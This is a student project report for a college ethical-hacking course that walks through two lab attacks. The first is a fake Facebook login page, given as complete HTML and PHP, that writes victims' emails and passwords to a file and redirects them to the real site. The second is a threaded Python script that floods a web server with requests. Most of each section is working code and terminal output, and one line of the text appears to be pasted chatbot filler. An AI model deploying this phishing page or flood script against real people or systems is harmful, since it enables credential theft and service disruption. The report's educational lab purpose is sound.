MAHATMA EDUCATION SOCIETY’S

PILLAI COLLEGE OF ARTS, COMMERCE & SCIENCE
(Autonomous)

NEW PANVEL

PROJECT REPORT ON

“PERFORMING PHISING AND DOS ATTACK”

IN PARTIAL FULFILLMENT OF

BACHELOR OF SCIENCE IN COMPUTER SCIENCE

SEMESTER V 2024-25

PROJECT GUIDE PROF. SIMRAN SHINDE MA’AM

SUBMITTED BY: RUSHIKESH MHASKE

ROLL NO: 9142

Mahatma Education Society's
Pillai College of Arts, Commerce & Science
(Autonomous)
Affiliated to University of Mumbai
NAAC Accredited 'A' grade (3 cycles)
Best College Award by University of Mumbai
ISO 9001:2015 Certified

Evaluation sheet for continuous assessment with rubrics

Class: Computer Science

Subject : ETHICAL HACKING

Details about the continuous Assessment 2/Project work

Name of the Student : RUSHIKESH DINESH MHASKE

Roll Number : 9142 Class / Division : TYCS - A

Name of Evaluator: PROF. SIMRAN SHINDE MA'AM

Please circle appropriate score

Grading Criteria	Fair	Good	Excellent	Total
Introduction/ Description of the Case	1	2	3	/3
SWOT Analysis of the company used for case analysis pertaining to the case (**strength** of CA2 topic: e.g main important feature of CA1, **Weakness:** limitations of the project, **Opportunities:** in carrier in the future, **Threat:** obstacles that can cause failure to project CA2	3	4	5	/5
Learnings from the case	2	3	4	/4
Delivery/presentation skills	1	2	3	/3
Total				/15

- **Inform the class the rubric format and the method of evaluation.**

[illegible]

Co-ordinator, Shubhangi Pawar


NAME:RUSHIKESH MHASKE
TYCS-A/9142

ATTACK 1

Phishing Attack Definition


In the context of this project, phishing refers to a type of cyberattack where a fake version of a legitimate website (in this case, a fake Facebook login page) is created in a controlled environment to deceive users into entering their login credentials, such as usernames and passwords. These credentials are then captured and stored by the attacker. The purpose of this project is to demonstrate how attackers can create convincing phishing websites to exploit user trust and gather sensitive information, all while conducting the attack in a controlled and ethical manner for educational purposes.
Let me know if you'd like to add or modify anything further!

1. 1. Open a terminal on your Kali Linux machine.
2. Install Apache web server
sudo apt update
sudo apt install apache2




```
┌──(rush04㉿Rush04)-[~]
└─$ sudo apt install apache2
Upgrading:
  apache2  apache2-bin  apache2-utils  ldap-utils  libldap-common

Installing dependencies:
  libldap2

Summary:
  Upgrading: 5, Installing: 1, Removing: 0, Not Upgrading: 1067
  Download size: 2,199 kB
  Space needed: 591 kB / 29.1 GB available
```

3.Start the Apache server:
sudo systemctl start apache2
4.Check if the server is running by opening your browser and going to http://localhost
5.Then install php
sudo apt install php libapache2-mod-php



```
┌──(rush04㉿Rush04)-[~]
└─$ sudo apt install php libapache2-mod-php
php is already the newest version (2:8.2+93+nmu1).
libapache2-mod-php is already the newest version (2:8.2+93+nmu1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1067
```

6. Restart the Apache server to enable PHP:
sudo systemctl restart apache2
7. Create the Fake Facebook Login Page
cd /var/www/html/
sudo nano index.html




```
  GNU nano 8.2                        index.html *
    </style>
</head>
<body>
    <div class="container">
        <!-- Facebook logo -->
        <div class="logo">facebook</div>
        <!-- Login form -->
        <div class="login-form">
            <h2>Log in to Facebook</h2>
            <form action="post.php" method="POST">
                <label for="email">Email or Phone:</label>
                <input type="text" name="email" id="email" required>

                <label for="password">Password:</label>
                <input type="password" name="password" id="password" required>

                <button type="submit">Log In</button>
            </form>
        </div>

^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

NAME:RUSHIKESH MHASKE
TYCS-A/9142


CODE:

```
</style>
</head>
<body>
  <div class="container">
    <!-- Facebook logo -->
    <div class="logo">facebook</div>
    <!-- Login form -->
    <div class="login-form">
      <h2>Log in to Facebook</h2>
      <form action="post.php" method="POST">
        <label for="email">Email or Phone:</label>
        <input type="text" name="email" id="email" required>
        <label for="password">Password:</label>
        <input type="password" name="password" id="password" required>
      <button type="submit">Log In</button>
      </form> </div>
    <!-- Footer -->
    <div class="footer">
      <p>Don't have an account? <a href="#">Sign up for Facebook</a></p>
    </div>
  </div>
</body></html>
```

Login Page:



8.create php file(post.php)



```
rush04@Rush04: ~
 GNU nano 8.2                        post.php *
<?php
// Check if form data is received via POST
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Sanitize the user input to avoid issues
    $email = htmlspecialchars($_POST['email']);
    $password = htmlspecialchars($_POST['password']);

    // Check if email and password are not empty
    if (empty($email) || empty($password)) {
        echo "Error: Email and Password are required!";
        exit();
    }

    // Open the file in append mode (so that new data is added at the end of th>
    $file = fopen("/var/www/html/creds.txt", "a");

    // Ensure the file is opened successfully
    if ($file) {
        // Write the email and password to the file
        fwrite($file, "Email: " . $email . "\n");

^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

NAME:RUSHIKESH MHASKE
TYCS-A/9142

Code:


```
<?php
// Check if form data is received via POST
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Sanitize the user input to avoid issues
    $email = htmlspecialchars($_POST['email']);
    $password = htmlspecialchars($_POST['password']);
    // Check if email and password are not empty
    if (empty($email) || empty($password)) {
        echo "Error: Email and Password are required!";
        exit();}
    // Open the file in append mode (so that new data is added at the end of the file)
    $file = fopen("/var/www/html/creds.txt", "a");
    // Ensure the file is opened successfully
    if ($file) {
        // Write the email and password to the file
        fwrite($file, "Email: " . $email . "\n");
        fwrite($file, "Password: " . $password . "\n\n");
        // Close the file after writing    fclose($file);
        // Redirect the user to Facebook (or any other URL)
        header('Location: https://www.facebook.com');     exit();} else {
        echo "Error: Unable to open file!";       exit();}
} else { echo "Error: Invalid request method!";}?>
```

9. Set Permissions:

```
sudo chmod 777 /var/www/html/creds.txt
```


10.working commands(sudo nano index.html

```
sudo chmod 755 /var/www/html/post.php
python3 -m http.server 8080
```




```
┌──(rush04㉿Rush04)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

sudo cat /var/www/html/creds.txt



```
┌──(rush04㉿Rush04)-[~]
└─$ sudo cat /var/www/html/creds.txt
Test Data
```

sudo systemctl start apache2
sudo systemctl start mysql
http://127.0.0.1/)



Perhaps you intended to go here:
http://localhost/

Your IP Address


182.48.229.221

Your HTTP Request Header


```
GET / HTTP/1.1

Host: localhost.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Referer: https://www.google.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
X-HTTPS: 1
Content-Length: 0
```

NAME:RUSHIKESH MHASKE
TYCS-A/9142


11.Victim will enter his valid credentials:


127.0.0.1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
facebook
Log in to Facebook
Email or Phone:
rushikesh@gmail.com
Password:
Log In
Don't have an account? Sign up for Facebook

12.Victim get redirected to the Official Web


https://www.facebook.com
facebook
Facebook helps you connect and share with the people in your life.
Email address or phone number
Password
Log in
Forgotten password?
Create new account
Create a Page for a celebrity, brand or business.

12.View Captured Credentials
cat /var/www/html/creds.txt



```
rush04@Rush04: /var/www/html

┌──(rush04㉿Rush04)-[/var/www/html]
└─$ sudo cat /var/www/html/creds.txt

Test Data
Email:
Password:

Email:
Password:

Email: rushi@gmail.com
Password: 123456789

Email: rushikesh@gmail.com
Password: rushi1234

Email: rushikesh@gmail.com
Password: rushi1234


┌──(rush04㉿Rush04)-[/var/www/html]
└─$
```


Conclusion:
This project successfully demonstrated how phishing attacks work by creating a fake Facebook login page in a controlled environment to capture user credentials. It highlighted the techniques used by attackers to exploit trust, such as mimicking legitimate websites and redirecting users to fraudulent pages. Through this simulation, we gained insights into the risks posed by phishing and the importance of preventive measures, including verifying URLs, avoiding suspicious links, and enabling two-factor authentication. This project underscores the critical role of ethical hacking in identifying vulnerabilities and educating users to strengthen cybersecurity practices.

NAME:RUSHIKESH MHASKE
TYCS-A/9142

Attack 2
A **Denial of Service (DoS) attack** is a cyberattack aimed at overwhelming a server, service, or network with excessive requests, rendering it unable to process legitimate traffic. In this case, the attack targets a locally hosted web server using a Python script to flood it with HTTP requests, simulating how server resources can be exhausted.
Objective:
To demonstrate how a server can be overwhelmed and made unresponsive by flooding it with fake traffic, simulating real-world DoS attacks.
Impact:


- The local server becomes unresponsive to legitimate requests.
- Users attempting to access the website encounter delays or errors.
- Server logs are filled with a high volume of fake requests, making it harder to identify legitimate traffic.

1.Create a Simple Website




```
┌──(rush04㉿Rush04)-[~]
└─$ cd mywebsite

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ nano index.html
```

Code: </style>
</head>
<body> <div class="container">
        <h1>Welcome to My Website</h1>
        <p>This is a simple website for demonstrating a Denial of Service attack.</p>
    </div></body></html>




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Simple Website</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
            margin: 0;
            padding: 0;
            background-color: #f0f0f0;
        }
        h1 {
            color: #333;
            margin-top: 50px;
        }
        p {
            color: #666;
        }
        .container {
            padding: 20px;
        }
    </style>
</head>
<body>
    <div class="container">
        <h1>Welcome to My Website</h1>
        <p>This is a simple website for demonstrating a Denial of Service attack.</p>
    </div>
</body>
</html>

^G Help      ^O Write Out  ^F Where Is  ^K Cut    ^T Execute  ^C Location    M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste  ^J Justify  ^/ Go To Line  M-E Redo
```



Welcome to My Website

This is a simple website for demonstrating a Denial of Service attack.


2.Start a Local Web Server



```
┌──(rush04㉿Rush04)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


NAME:RUSHIKESH MHASKE
TYCS-A/9142

3.Write the DoS Attack Script



```
GNU nano 8.2                          dos_attack.py
import socket
import threading

def dos_attack(target, port):
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target, port))
            s.send(b"GET / HTTP/1.1\r\nHost: localhost\r\n\r\n")
            s.close()
        except:
            pass

if __name__ == "__main__":
    target = "127.0.0.1"  # Localhost IP address
    port = 8080           # Port where the server is running

    print("Starting DoS attack...")
    for _ in range(100):  # Number of threads
        thread = threading.Thread(target=dos_attack, args=(target, port))
        thread.start()
```

4. Perform the DoS Attack




Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Jan 2
rush04@Rush04: ~/mywebsite
rush04@Rush04: ~/mywebsite
rush04@Rush04: ~/mywebsite


```
┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ ^[[200~nano dos_attack.py
zsh: bad pattern: ^[[200~nano

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ nano dos_attack.py

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ cd mywebsite

cd: no such file or directory: mywebsite

┌──(rush04㉿Rush04)-[~/mywebsite]
└─$ python3 dos_attack.py

Starting DoS attack...
```

5. **Observe the Impact**

1. **Check the terminal:**




```
BrokenPipeError: [Errno 32] Broken pipe
----------------------------------------
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
----------------------------------------
Exception occurred during processing of request from ('127.0.0.1', 41008)
Traceback (most recent call last):
  File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.12/http/server.py", line 672, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.12/socketserver.py", line 761, in __init__
    self.handle()
  File "/usr/lib/python3.12/http/server.py", line 436, in handle
    self.handle_one_request()
```




```
  File "/usr/lib/python3.12/http/server.py", line 679, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.12/http/server.py", line 878, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.12/shutil.py", line 204, in copyfileobj
    fdst_write(buf)
  File "/usr/lib/python3.12/socketserver.py", line 840, in write
    self._sock.sendall(b)
BrokenPipeError: [Errno 32] Broken pipe
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
----------------------------------------
127.0.0.1 - - [24/Jan/2025 02:25:37] "GET / HTTP/1.1" 200 -
```

NAME:RUSHIKESH MHASKE
